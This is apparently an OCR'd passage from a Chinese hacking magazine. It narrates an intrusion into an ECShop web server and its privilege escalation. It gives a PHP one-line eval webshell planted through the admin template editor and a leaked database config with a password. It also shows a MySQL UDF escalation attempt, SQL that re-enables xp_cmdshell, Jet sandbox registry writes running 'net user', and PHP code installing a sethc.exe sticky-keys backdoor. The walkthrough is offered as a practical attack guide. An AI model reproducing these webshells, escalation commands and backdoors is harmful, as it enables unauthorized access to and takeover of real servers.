


图3

不知道服务器的权限怎么样，赶紧去后台登录吧，关于如何在后台拿WEBSHELL，大家可以参看前几期的杂志，我就简单的演示一下了，到“模版管理”－“库项目管理”中选择myship.lbi，在“配送方式”里插入一句话木马<?php @

eval($_POST['pass']);?>，然后再使用lanker的一句话木马客户端进行连接，最后再上传大马（如果觉得大马不够隐蔽，也可以不上传，只不过操作不怎么方便而已），就这样得到了一个system权限的webshell，如图5。




图4




图5

我看了看，系统有两个盘，所有目录都可以浏览，没有发现pcanywhere、VNC等远程控制软件，Server_U倒是有，只不过默认密码是在它的配置文件里，找不到。虽然是system权限，但却一个命令也执行不了，system32目录下的cmd.exe、wscript.exe以及net.exe、net1.exe也都没有删除，应该是管理员把所有用户的执行权限给取消了，这是我的猜想，但后面的结果也证明了我的猜想是正确的。在这种情况下，我们至少有两种方法来提权，第一就是大家熟悉的UDF.DLL提权，但是得有root帐号的密码才行，第二种就是SQLserver的SA执行存储过程提权。当然也还有别的方法，比如上传无cmd执行添加用户的工具来添加管理员权限的帐户和密码，以及上传gethash.exe之类的工具来得到管理员的密码hash值，然后使用彩虹表爆破。使用无cmd执行添加用户的工具好像得用到系统目录下的rundll32.exe，如果这个系统程序也被限制了的话，就无法成功的（这是本人的猜想，这种方法我也没有用过），而由于cmd.exe被限制，gethash.exe自然也运行不了，因为这些应用程序是依赖于cmd.exe才能执行的。好了，讲了这么多，接下来就开始我们的提权之旅吧！

在当前目录的data文件夹下找到config.php文件，这是ecshop的配置文件，在里面找到它的mysql数据库帐号和密码：

```
<?php
$db_name   = "ecshop";
$db_user   = "root";
$db_pass   = "";
$prefix    = "ecs_";
$timezone  = "PRC";
$cookie_path  = "/";
$cookie_domain  = "";
$admin_dir = "admin";
$session = "1440";
define('EC_CHARSET','utf-8');
$db_host = "localhost:3307";
$db_pass = "b446ef";
?>
```

然后上传su.php提权程序，填入数据库的帐号和密码连接成功，如图6，虽然导出udf.dll是成功了，杀毒软件也没有杀掉它，但是接下来执行**create function mycmd returns string soname 'udf.dll'**却一直不成功，真是很郁闷。本以为很容易就可以添加管理员用户，然后就可以登录它的远程终端了，但现在看来是不行了。这个免杀木马的创建函数已经由默认的cmdshell改为mycmd了，应该不是命令的问题。




图6

现在轮到方法二上场了，就是找它的SQLserver连接的帐号的密码，用创建存储过程来执行命令。我使用nmap扫描了一下，可以看到服务器开了3389、1433等重要的端口，如图7。我在webshell里把它的磁盘翻了个底朝天，总算找到了，而且还是SA管理员用户。赶紧连接，大家注意一下，刚才的MYSQL数据库是本地连接，这里可是远程连接。

从网上下载了SQL查询分析器来连接，可是输入完IP地址、帐号和密码后，一点连接就自动退出了，是不是感到很奇怪呢？其实这是因为从网上下载的SQL查询分析器是SQLserver2000版本的，而该服务器上的SQLSERVER是2005的，自然就连不上了（刚才我在webshell里看到磁盘里有SQLserver2005的安装程序，所以断定服务器安装的是SQLserver2005），好在我的电脑早在半年前就安装好了SQLSERVER2005，这下可省事多了，直接连接，搞定了，如图8。

然后执行命令**exec master..xp_cmdshell 'net user'**，却显示“SQL Server 阻止了对组件'xp_cmdshell'的过程'sys.xp_cmdshell'的访问，因为此组件已作为此服务器安全配置的一部分而被关闭”，看来管理员没有启动xp_cmdshell这个存储过程，那么我们该怎么办呢？当然是想办法来恢复它了。要恢复这个存储过程有两种方法，一种就是打开外围应用配置器—>功能的外围应用配置器—>实例名Database Enginexp_cmdshell—>启用，这种方法需要在本机操作才能开启，但我们还没有进入它的远程桌面呢，无法开启，只能使用第二种方法

恢复方法：

```
-- 允许配置高级选项
EXEC sp_configure 'show advanced options', 1
GO
-- 重新配置
RECONFIGURE
GO
-- 启用xp_cmdshell
EXEC sp_configure 'xp_cmdshell', 1
GO
```

```
--重新配置
RECONFIGURE
GO
```

这是网上的参考方法，实际上我们只要分别执行EXEC sp_configure 'show advanced options', 1，之后控制面板就会有提示了，然后再执行RECONFIGURE这句，依次执行完毕后就可以开启xp_cmdshell了（我的意思是说不用执行中间的GO语句）。开启后我们就可以执行命令了，随便执行一个命令来看看，如图9。




图7




图8




图9

提示“调用'createprocess'失败”，是不是觉的这台服务器很BT呀，接下来我们再执行如下的语句：

```
EXEC master.dbo.xp_regwrite 'HKEY_LOCAL_MACHINE','SoftWare\Microsoft\Jet\4.0\Engines','SandBoxMode','REG_DWORD',0
Select * From OpenRowSet('Microsoft.Jet.OLEDB.4.0',';Database=c:\windows\system32\ias\ias.mdb','select shell("net user")');
```

这用到了access的沙盒模式，但遗憾的是也没有成功。既然如此，那我们就再换一种。下面的方法才是本次提权成功的关键，在文章开始我就说过，系统目录下的cmd.exe很有可能是管理员把所有用户的权限给删除了，为了验证这个想法，我在本机测试了一下，首先把C盘（系统盘）由FAT32转换为NTFS格式，然后右击cmd.exe，选择属性，把所有用户（包括本机的administrator管理员用户以及system用户）对cmd.exe的所有权限给取消，如图10。

然后再在“运行”栏里输入cmd.exe，结果桌面上只看到cmd.exe的黑屏一闪而过，根本就没有运行起来。在本机的PHP环境中运行PHPSPY然后执行系统命令，结果和在服务器上的错误显示结果一摸一样，这证明了我之前的猜想是正确的。我这样试验的目的是什么呢？其实很简单，因为PHP提供了丰富的函数库，而有些函数也为我们的提权大开了绿灯。我想到了sethc.exe粘贴键后门，一般情况下，大家都喜欢把使用cmd.exe来替换sethc.exe，但从刚才的实验我们知道，就算替换成功，登录远程桌面再按五次shift键也不会出来。这里我使用了任务管理器taskmgr.exe来进行替换，相关的代码如下：

```
//安装sethc 粘贴键backdoor
if ($_POST['setupsethc']){
        $cmdpath="C:/WINDOWS/system32/taskmgr.exe";
        $syspath="C:/WINDOWS/system32";
        $sethc="C:/WINDOWS/system32/sethc.exe";
$dllsethc="C:/WINDOWS/system32/dllcache/sethc.exe";
        if(file_exists($dllsethc)&&file_exists($sethc)){
  @unlink("C:/WINDOWS/system32/dllcache/sethc.exe");
    @unlink("C:/WINDOWS/system32/sethc.exe");}
        if (file_exists($cmdpath)&&is_writable($syspath)){
                @copy($cmdpath,$dllsethc);
          @copy($cmdpath,$sethc);
          echo "安装sethc后门成功...";
          }else{
          echo "安装sethc后门失败...";}
}
```

